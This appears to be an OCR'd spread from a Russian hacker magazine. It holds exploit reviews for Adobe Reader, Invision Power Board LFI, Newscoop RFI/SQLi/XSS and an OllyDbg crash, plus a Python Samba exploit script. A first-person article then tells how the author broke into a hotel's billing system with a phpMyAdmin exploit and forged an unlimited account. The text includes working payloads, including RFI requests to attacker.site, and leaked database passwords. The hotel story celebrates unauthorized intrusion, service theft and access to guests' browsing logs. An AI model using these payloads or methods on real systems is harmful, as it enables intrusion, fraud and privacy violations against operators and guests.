Эксплойт — этап 2. Теперь нам требуется загрузить в папку Downloads pdf-документ (msiexec.exe уже ожидает в Downloads своего звездного часа) и открыть его из браузера. Звучит просто, но есть один нюанс: pdf-файл должен открыться в отдельном процессе Reader'а, а не в браузере. Существует метод, чтобы достигнуть желаемого в Chrome (ну и в остальных браузерах). Подсмотреть его можно на Gmail. Осталась самая жуткая часть, а именно: применение методов социнженерии, дабы подвигнуть атакуемого пользователя щелкнуть по менюшкам «Help → Repair Adobe Reader Installation» и нажать «Yes» в окне подтверждения совершаемой операции. Это уже дело твоей фантазии...

Серьезным ограничением в применении эксплойта является тот факт, что пункт меню «Repair Adobe Reader Installation» доступен только пользователям с правами администратора.

TARGETS

Adobe Reader версий 9.x <= 9.5.1 и 10.x <= 10.1.3.

SOLUTION

Существует обновление, устраняющее данную уязвимость.

3 LFI в Invision Power Board

CVSSV2 6.8

(AV:N/AC:M/Au:N/C:P/I:P/A:P)

BRIEF

Invision Power Board (также известный как IPB, IP.Board или IP Board) — всем знакомый форумный движок, написанный на PHP и использующий по умолчанию СУБД MySQL (поддержка других СУБД также имеется). Двенадцатого апреля была опубликована уязвимость, позволяющая провести атаки типа Local File Inclusion и удаленное выполнение PHP-кода. Автор — эстонский исследователь Janek Vind.

EXPLOIT

Для реализации атаки необходимо иметь пользовательский аккаунт на форуме, а версия PHP должна быть не более 5.3.4. Причина уязвимости кроется в нефильтруемых пользовательских данных при выполнении файловых операций, а именно при передаче GET-параметра key. Взглянем на кусок уязвимого кода в скрипте like.php:

```
protected function _unsubscribe()
{
    $key = trim( IPSText::base64_decode_urlSafe(
        $this->request['key'] ) );
    list( $app, $area, $relId, $likeMemberId,
        $memberId, $email ) = explode( ';', $key );

    if ( ! $this->memberData['member_id'] )
    {
        $this->registry->output->showError(
            'no_permission', 'pcgl-1' );
    }

    if ( ! $app || ! $area || ! $relId )
    {
        $this->registry->output->showError(
            'no_permission', 'pcgl-1' );
    }

    if ( ( $memberId != $likeMemberId ) ||
        ( $memberId != $this->memberData['member_id'] ) )
    {
        $this->registry->output->showError(
            'no_permission', 'pcgl-2' );
    }

    if ( $email != $this->memberData['email'] )
    {
        $this->registry->output->showError(
            'no_permission', 'pcgl-3' );
    }

    $this->_like = classes_like::bootstrap( $app, $area );
```


Как видно из этого кода, переданный пользователем параметр key сначала декодируется из base64 и затем разделяется на шесть переменных. После нескольких проверок вызывается функция bootstrap() с неотфильтрованными параметрами, полученными от пользователя. Рассмотрим участок кода из скрипта composite.php, содержащего функцию bootstrap():

```
static public function bootstrap( $app=null, $area=null )
{
    ...
    if( $area != 'default' )
    {
        $_file = IPSLib::getAppDir( $app ) .
            '/extensions/like/' . $area . '.php';
    ...
    }
    ...
    if ( ! is_file( $_file ) )
    {
        ...
        throw new Exception(
            "No like class available for $app - $area" );
    ...
    }
    ...
    $classToLoad = IPSLib::loadLibrary(
        $_file, $_class, $app );
```

Легко увидеть, что переменная $_file определяется через один из неотфильтрованных параметров — $area. Дальше происходит проверка на существование файла в системе, и, если он существует, вызывается функция loadLibrary().

Вот часть уязвимого кода из скрипта core.php, где определена функция loadLibrary():

```
static public function loadLibrary(
    $filePath, $className, $app='core' )
{
```



Падение OllyDbg v1.10 при количестве секций >= 0x2000

```
/* Get the class */
if ( $filePath != '' )
{
    require_once( $filePath );/*noLibHook*/
}
```

Очевидно, что функция require_once() вызывается с параметром $filePath, который в нашем случае является $_file, а он, в свою очередь, никак не фильтруется изначально.

Для успешной атаки нам потребуется сконструировать строку в base64:

```
forums;/../../test;1;1;1;come2waraxe (at) yahoo (dot) com
[email concealed]
```

Электронный адрес должен быть валиден. После перекодирования в base64 имеем:


```
Zm9ydW1zOy8uLi8uLi90ZXN0OzE7MTsxO2NvbWUyd2FyYXhlQHlhaG9vLmNvbQ
```


Теперь залогинимся пользователем и выполним GET-запрос:

```
http://localhost/ipb330/index.php?app=core&module=global
&section=like&do=unsubscribe&key=Zm9ydW1zOy8uLi8uLi90ZXN0
OzE7MTsxO2NvbWUyd2FyYXhlQHlhaG9vLmNvbQ
```

В результате получаем ошибку, свидетельствующую об отсутствии файла в системе:

```
Fatal error: Uncaught exception 'Exception' with message
'No like class available for forums - /../../test' in C:\
apache_www\ipb330\admin\sources\classes\like\composite.php:333
Stack trace:
#0 C:\apache_www\ipb330\admin\applications\core\modules_public\
global\like.php(131):
classes_like::bootstrap('forums', '/../../test')
#1 C:\apache_www\ipb330\admin\applications\core\modules_public\
global\like.php(44):
public_core_global_like->_unsubscribe()
#2 C:\apache_www\ipb330\admin\sources\base\ipsController.php
(306):
public_core_global_like->doExecute(Object(ipsRegistry)) #3
C:\apache_www\ipb330\admin\sources\base\ipsController.php(120):
ipsCommand->execute(Object(ipsRegistry))
#4 C:\apache_www\ipb330\admin\sources\base\ipsController.php(65):
ipsController->handleRequest()
#5 C:\apache_www\ipb330\index.php(26): ipsController::run()
#6 {main} thrown in C:\apache_www\ipb330\admin\sources\classes\
like\composite.php on line 333
```

Сценарий атаки может быть следующим:
1. Атакующий регистрируется на форуме и логинится.
2. Загружает аватар с произвольным PHP-кодом внутри.
3. Конструирует вышеописанным образом GET-запрос и получает результат выполнения своего кода.

Существует множество путей эксплуатации LFI-уязвимостей, например использовать procfs (proc/self/environ) на системах *nix.

TARGETS

Invision Power Board версий 3.3.0 и 3.2.3, более ранние версии тоже могут быть подвержены уязвимости.

SOLUTION

Обновиться до версии 3.3.1.



4 Множественные уязвимости в Newscoop

CVSSV2 7.5

(AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

Newscoop — CMS, специализированная для новостных и информационных сайтов, а также для сайтов печатных изданий. Компания с выразительным названием High-Tech Bridge SA Security Research Lab обнаружила несколько уязвимостей в этом движке, в результате их эксплуатирования можно реализовать такие атаки, как RFI, SQLi и XSS.

EXPLOIT

1. **Удаленное включение файла aka RFI.**
   Входящие данные, переданные через GET-параметр GLOBALS[g_campsiteDir] в скрипт /include/phorum_load.php, не фильтруются должным образом прежде, чем быть использованными в функции require_once(), что заканчивается весьма плачевно. Для реализации этой атаки необходимо выполнить следующий запрос:

```
http://[host]/include/phorum_load.php?GLOBALS[
g_campsiteDir]=http://attacker.site/file%00
```

   Такая же участь постигла скрипты /conf/install_conf.php и /conf/liveuser_configuration.php, поскольку в них используется тот же параметр. PoC для них выглядит следующим образом:

```
http://[host]/conf/install_conf.php?
GLOBALS[g_campsiteDir]=
http://attacker.site/file%00

http://[host]/conf/liveuser_configuration.php?
GLOBALS[g_campsiteDir]=
http://attacker.site/file%00
```

   Для успешного проведения атаки необходимо, чтобы была включена опция register_globals.
2. **SQL-инъекция.**
   Пользовательские данные, переданные через GET-параметр f_country_code в скрипт /admin/country/edit.php, также не соизволили отфильтровать, что дает возможность атакующему внедрять и выполнять произвольные SQL-запросы:

```
http://[host]/admin/country/edit.php?f_country_code=
%27%20union%20select%201,2,version%28%29%20--%202
```

Для успешной эксплуатации необходим аккаунт в системе с привилегией редактирования списка стран, а также отключенная опция magic_quotes_gpc.

3. **Множественные XSS.**
   На этот раз в деле замешан GET-параметр Back в скрипте /admin/ad.php. С помощью него можно отобразить в браузере произвольный HTML-код или выполнить скрипт:

```
http://[host]/admin/ad.php?Back=%27%22%3E%3Cscript%3E
alert%28document.cookie%29;%3C/script%3E
```

Удивительно, но разработчики до сих пор допускают очевидные ошибки, что приводит к массе вот таких багов. Кроме вышеобозначенного скрипта, еще отличились /admin/login.php и /admin/password_check_token.php, что подтверждается такими запросами:

```
http://[host]/admin/login.php?error_code=upgrade&
f_user_name=%22%3E%3Cscript%3Ealert%28document.
cookie%29;%3C/script%3E
http://[host]/admin/password_check_token.php?token=1&f_
email=%22%3E%3Cscript%3Ealert%28document.cookie%29;%3C/
script%3E
http://[host]/admin/password_check_token.php?f_email=1&
token=%22%3E%3Cscript%3Ealert%28document.cookie%29;%3C/
script%3E
```

TARGETS

Newscoop 3.5.3 и возможно более ранние версии, частично 4.0 RC3.

SOLUTION

Обновиться до Newscoop 3.5.5.
Отключить опцию register_globals.

5 OllyDbg NumberOfSections DoS

CVSSV2 4.9



(AV:L/AC:L/Au:N/C:N/I:N/A:C)

BRIEF

Напоследок поведаем о баге в OllyDbg 1.10, который может использоваться в качестве антиотладки. Краткая суть его заключается в том, что Олька не в состоянии открывать исполняемые файлы с количеством секций, превышающих значение 0x1fff.

EXPLOIT

Взглянем на псевдокод парсера PE-файла, реализованного в OllyDbg 1.10:

```
void Parse(t_module* P)
{
    //...
    P->nsect = NumOfSections;
    if (P->nsect > 0 && P->nsect < 0x2000)
    {
        P->sect = GlobalAlloc(0, (P->nsect)*0x28);
        // 0x28 == sizeof(IMAGE_SECTION_HEADER)
    }
    if (P->sect)
    {
        int nRead = fread(P->sect,1,
            (P->nsect)*0x28,stream); // читаем секции из файла
        if (nRead != ((P->nsect)*0x28))
        {
            GlobalFree(P->sect);
            P->sect = 0;
        }
    }
    //...
    int c = 0;
    while (c < P->nsect)
    {
        int voffset = (P->sect)[c].VirtualAddress;
            // Access violation происходит здесь
        // ...
        c++;
    }
```

Как ты можешь наблюдать, ежели мы на вход Ольке подаем исполняемый файл с количеством секций >= 0x2000, то происходит падение. В качестве справки:

1. Максимальное количество секций, которое поддерживает загрузчик в Windows XP, равно 0x60.
2. Максимальное количество секций, которое поддерживает загрузчик в Windows Vista и >, равно 0xffff.
3. Максимальное количество секций, которое поддерживает OllyDbg v1.10, равно 0x1fff.

TARGETS

OllyDbg v1.10.

SOLUTION

Для OllyDbg v1.10 обновлений не существует, поэтому в качестве варианта можно использовать OllyDbg 2-й версии или же патчить 1-ю Ольку. Успехов! ;)

```
SAMBA_CALL = 0x10

class SAMBAExploit:
    def __init__(self):
        self.host = ""
        self.port = 139
        self.pipe = "samr"
        self.dce = None
        self.policy_handle="X"*20

    def gogo(self, data):
        self.transport = transport.SMBTransport(self.host,
self.port, "\\%s"%self.pipe)
        self.dce = dcerpc.DCERPC_v5(self.transport)
        self.dce.connect()
        self.dce.bind(samr.MSRPC_UUID_SAMR )
        self.dce.call(SAMBA_CALL, self.policy_handle+ data)


    def doexploit(self,host,port):
        self.host = host
        self.port = port
        print "Attackig %s:%d.."%(self.host,self.port)
        try:
            self.gogo(self.build_packet())
        except:
            import traceback
            traceback.print_exc(file=sys.stdout)
        return 0

    def build_packet(self):
        s = ""
        s+=struct.pack('<L',4096) # num_sids
        s+='abcd'
        s+=struct.pack('<L',100)
        s+=struct.pack('<L',0)
        s+=struct.pack('<L',100)
        s+='a'*20000
        return s

if __name__=="__main__":
        if len(sys.argv) < 3:
            print "Usage: %s host port"%sys.argv[0]
            print "Example: %s 192.168.3.1 139"%sys.argv[0]
            sys.exit(0)

        host = sys.argv[1]
        port = int(sys.argv[2])
        app = SAMBAExploit()
        app.doexploit(host,port)
```

Эксплойт на Python для Samba

Анонимус

Тропический АНЛИМ

ЛЕГКИЙ СПОСОБ ПОЛУЧЕНИЯ БЕСПЛАТНОГО ИНТЕРНЕТА В ЗАМОРСКОМ ОТЕЛЕ

В последние годы среди наших соотечественников стали крайне популярны путешествия в разные далекие страны. Вот и я не стал исключением, отправившись в конце прошлого года в Таиланд. Сам отдых, конечно же, проходил легко и беззаботно... Однако все омрачало одно большое «но» — интернет в отеле был крайне дорогой и отнюдь не безлимитный.

ЗАВЯЗКА

Итак, оказавшись в одной из прекраснейших локаций Таиланда, я крайне удивился, когда на ресепшене отеля мне сказали, что коннект к их Wi-Fi-сетке стоит 900 бат (один бат примерно равен одному рублю) за шесть часов! Но так как я приехал не ругаться, а просто отдыхать от суеты повседневной жизни, то с миной сожаления на лице все-таки купил логин и пароль для доступа к интернету на эти пресловутые шесть часов. Инструкция по коннекту выглядела примерно так:

1. Подключите ваш ноутбук или любое другое устройство к сети, доступной в вашем номере.
2. Откройте ваш браузер и перейдите по адресу http://1.1.1.1.
3. Введите ваши имя пользователя и пароль, откроется попап-окошко с вашим IP и обратным отсчетом оставшегося времени.
4. После завершения работы в интернете выйдите из системы с помощью ссылки http://1.1.1.1/logout.php.

Как видишь, все банально и просто. Однако через два дня активного отдыха все время для честно приобретенных аутентификационных данных вышло. Дальше я решил купить еще одни логин и пароль, которые также очень быстро закончились. Тут меня одолела обида и злость на столь жадный отель, и я решил во что бы то ни стало выбить себе нормальный доступ в интернет :).

ЧТО В СЕТКЕ?

Первым делом я обратил внимание на приведенную выше инструкцию. Из нее были ясны по крайней мере две простые вещи:

вся их система крутилась на php, а 1.1.1.1 — это основной сервер сетки отеля для аутентификации. Сначала стоило потестить форму авторизации на банальные SQL-инъекции вроде «1' or 1=1 --», но, конечно же, сразу ничего не вышло. Дальше я решил оставить в покое эту самую форму и посканить аутентификационный сервер с помощью всем известного DirBuster'а. Каково же было мое удивление, когда спустя всего минуту после начала скана была найдена директория со скромным названием ./phpmyadmin! Быстренько перейдя с помощью браузера в эту директорию, я удивился еще больше, ведь версия phpMyAdmin за номером 3.3.2 была вполне хакабельной! Оставалось только найти нужный сплоит. Таковым оказался «phpMyAdmin < 3.3.10.2 & < 3.4.3.1 Session Serializer arbitrary PHP code execution exploit» от M4g'a. Для начала я просто проверил, действительно ли данная версия скрипта уязвима, настроив эксплойт следующим образом:

```
/*Settings*/
$pmaurl = 'http://1.1.1.1/phpmyadmin/'; //full PMA url
$payload = '<?php phpinfo(); ?>'; //PHP code to execute
```

После запуска всего этого непотребства на экран моего ноутбука вылез вполне корректный вывод информационной функции phpinfo(). Таким образом, все мои догадки подтвердились, и можно было действовать дальше!

ДЕЙСТВУЕМ

После небольшого вояжа по серверу я понял, что мне необходимы доступы к админкам и доступы к БД. Для нахождения оных я разведал, где на серверее находятся все файлы с префиксом config, и вывел их содержимое на экран вот так (сразу оговорюсь, доступных на запись директорий на тот момент я не нашел):

```
print htmlspecialchars(exec("cat ./3rd/phpsysinfo/config.php
./php/include/config.php ./php/lib/class/class.config.php
./php/templates/tpl.dev/admin/aaa/* ./php/wwwadmin/aaa/*"));
```

В одном из таких конфигов лежали данные для подключения к БД:

```
driver = mysql
host = localhost
port = 3306
name = authgw6
```






Таблица с администраторами



Первая админка



Вторая админка

```
user = authgw6
pass = 3e930d569a
```

А также где-то тут находился и URL некой админки (http://1.1.1.1:8080).

АДМИНКА НОМЕР РАЗ

Поерстив немного по найденной базе с помощью все того же phpMyAdmin, я нашел табличку под названием admins с паролями в открытом виде :). Взяв для примера самый очевидный логин admin с паролем P@ssword, я авторизовался в той самой админке. В ней были следующие секции:

- Home;
- Status;
- Online session;
- Network;
- Firewall;
- Radius config;
- License;
- Services;
- Local account;
- System.

Побродив немного по обнаруженной административной части, я понял, что ничего интересного она из себя не представляет. Единственным более или менее забавным разделом админки был «Online session» — здесь было видно всех авторизованных пользователей, причем любого из них можно было кикнуть из сети в любой момент с помощью соответствующей кнопки «Kick» :). Но я этого делать не стал и задумался над дальнейшими действиями.


Итак, найденная админка представляла собой всего лишь что-то типа настроек самого сервера или роутера. Однако я узнал, что вся сетевая инфраструктура отеля крутится на протоколе RADIUS (Remote Authentication in Dial-In User Service). Дальше я вспомнил о вышеупомянутых конфигах и о таких вот строчках в них:

```
system   radiusqueuewait    1
system   radiusqueuefailwait    1
system   afterlogin_static_arp    1
gateway   myip_url    http://kkthai.com/myip.json.php
gateway   myip_enable
license   url   http://licensekey.kkthai.com/license.php
license   customer_serial    тут_номер
license   customer_password    тут_пассворд
```

Зайдя на сайт kkthai.com, я увидел, что эта тайская фирма является поставщиком различных RADIUS-решений для отелей, в частности «KKkthai LISG Hotspot Software». Здесь, конечно, было бы логичным зайти под известными мне логином и паролем в аккаунт моего отеля на их сайте, поискать исходники установленных программ, но я оставил этот вариант на потом. Из описаний на сайте KKthai я узнал самое главное — их продукт поставлялся в виде двух модулей: того, что я нашел (Core Gateway), и собственно биллинга. Он-то мне и был нужен!

АДМИНКА НОМЕР ДВА


Теперь необходимо было найти биллинг. Для этого я сделал две вещи: зарядил DirBuster на произвольный брут по символам 0-9a-z_ и принялся с помощью сплоита для phpMyAdmin шерстить подконтрольный сервер (напоминаю, залиться мне так и не удалось, так что это выглядело не совсем тривиальной задачей). Вскоре работу DirBuster'а мне пришлось прервать, так как я встретил очень знакомое название в имени директории — lisg_v2. Там же находился и еще один конфиг БД:



Логи пользователей

WARNING

Вся предоставленная информация является плодом больного воображения автора. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Бесплатный безлимитный интернет

```
<?php
$dbhost="localhost";
$dbusername="lisg";
$dbpassword="e4526a0f6e";
$dbname="lisg";

$logfile = '/var/log/lisg/lisg_v2.log'
?>
```

Дальше, натравив свой браузер на http://1.1.1.1/lisg_v2/, я увидел авторизационное окошко (кстати, посмотреть на демку биллинга ты сможешь по адресу www.kkthai.com/demo/). Введя в это окошко уже знакомые тебе данные admin; P@ssword, я очутился в администраторском аккаунте биллинга своего отеля :). Здесь разделы уже выглядели повеселее:

- Admin User;
- Generate Account;
- User Manager;
- Group Manager;
- Database Misc.;
- Refill Day;
- MRTG Monitor;
- Billing Report;
- LAW Report;
- On line User;
- Log Out.

Побродив по биллингу и осознав свою всесильность (легко можно было создавать/удалять/редактировать юзеров, просматривать финансовые отчеты, редактировать «крутость» групп пользователей и так далее), я нашел ссылку на MySQL Squid Access Report 2.1.4 (http://1.1.1.1:8080/mysar/). Эта веселая софтина позволяла легко и просто искать по IP или MAC-адресу логи пользования интернетом постояльцев отеля. Причем эти логи представляли собой полный (!) подробный (!) отчет о том, на какую ссылку, когда и на какое время заходил юзер! И кто тут говорит о конфиденциальности пользовательской информации?!

САМОЕ ГЛАВНОЕ

Ладно, оставим логи и вспомним о моей основной цели — бесплатном интернете в отеле. Сначала я, естественно, попробовал добавить безлимитного пользователя через сам биллинг. Однако этот пользователь при просмотре списка юзеров (и в некоторых других списках тоже) находился на самом верху, так что администраторы системы вполне могли спалить непонятного анлимщика :). Удалив тестовый аккаунт, я отправился в phpMyAdmin с данными для аутентификации в БД биллинга. Успешно авторизовавшись и немного побродив по базе данных, я обратил внимание на табличку radcheck:

```
INSERT INTO 'radcheck'
('id', 'UserName', 'Attribute', 'op', 'Value',
 'check_time') VALUES
(1, 'XXX', 'Password', '==', 'p@ssw0rd', 0),
(5, 'XXX', 'Password', '==', 'DgaXnu', 0),
(4, 'test1', 'Password', '==', '1234', 0),
(6, 'XXX', 'Password', '==', 'WqHaCA', 0),
(7, 'XXX', 'Password', '==', 'yAnjMW', 0),
...
```

Эта абракадабра до боли напоминала выданные мне ранее на ресепшене логин и пароль. Бинго!

Дальше я немного глубже поизучал эту табличку и понял, что безлимитные аккаунты в ней создаются путем замены значения «Password» в поле «Attribute» на значение «Expire-Disabled», а также путем подстановки какой-нибудь прошедшей даты в поле «check_time». Для незаметности я нашел где-то посередине (это важно, мой аккаунт тогда не был бы виден сразу ни в каких списках биллинга) таблицы старый просроченный аккаунт с «Password», изменил его имя, пароль и другие поля, описанные выше, и сохранил новый, проапгрейженный вариант пользователей в базу. :)

НАПУТСТВИЕ

Ну вот и все. Я достиг своей цели, получил бесплатный безлимитный интернет (который и так по дефолту должен быть во всех отелях) и тайно наказал за жадность админов моего резорта. Все оставшиеся дни отдыха я спокойно мог выходить в Сеть, не боясь, что часы на моем аккаунте внезапно закончатся. Надеюсь, что тебе понравилась эта история и ты вынесешь из нее какую-нибудь пользу. На этом разреши откланяться. ⌶⌶

RADIUS

RADIUS — это протокол, разработанный для передачи сведений между центральной платформой и оборудованием, а также для реализации аутентификации, авторизации и сбора сведений об использованных ресурсах. RADIUS применяют для системы тарификации использованных ресурсов конкретным пользователем/абонентом. По сути, это Network Access Server с системой биллинга.

WWW

- **DirBuster:** bit.ly/oG5JW2;
- **phpMyAdmin < 3.3.10.2 & < 3.4.3.1 Session Serializer arbitrary PHP code execution exploit:** bit.ly/Jiel2k;
- **немного про RADIUS:** ru.wikipedia.org/wiki/RADIUS.



МАЛЕНЬКИЕ СЕКРЕТЫ БОЛЬШИХ ДЕНЕГ

ВСЕ ТОНКОСТИ ЗАРАБОТКА НА БИРЖАХ SMS-ПОДПИСОК И АРБИТРАЖЕ ТРАФИКА

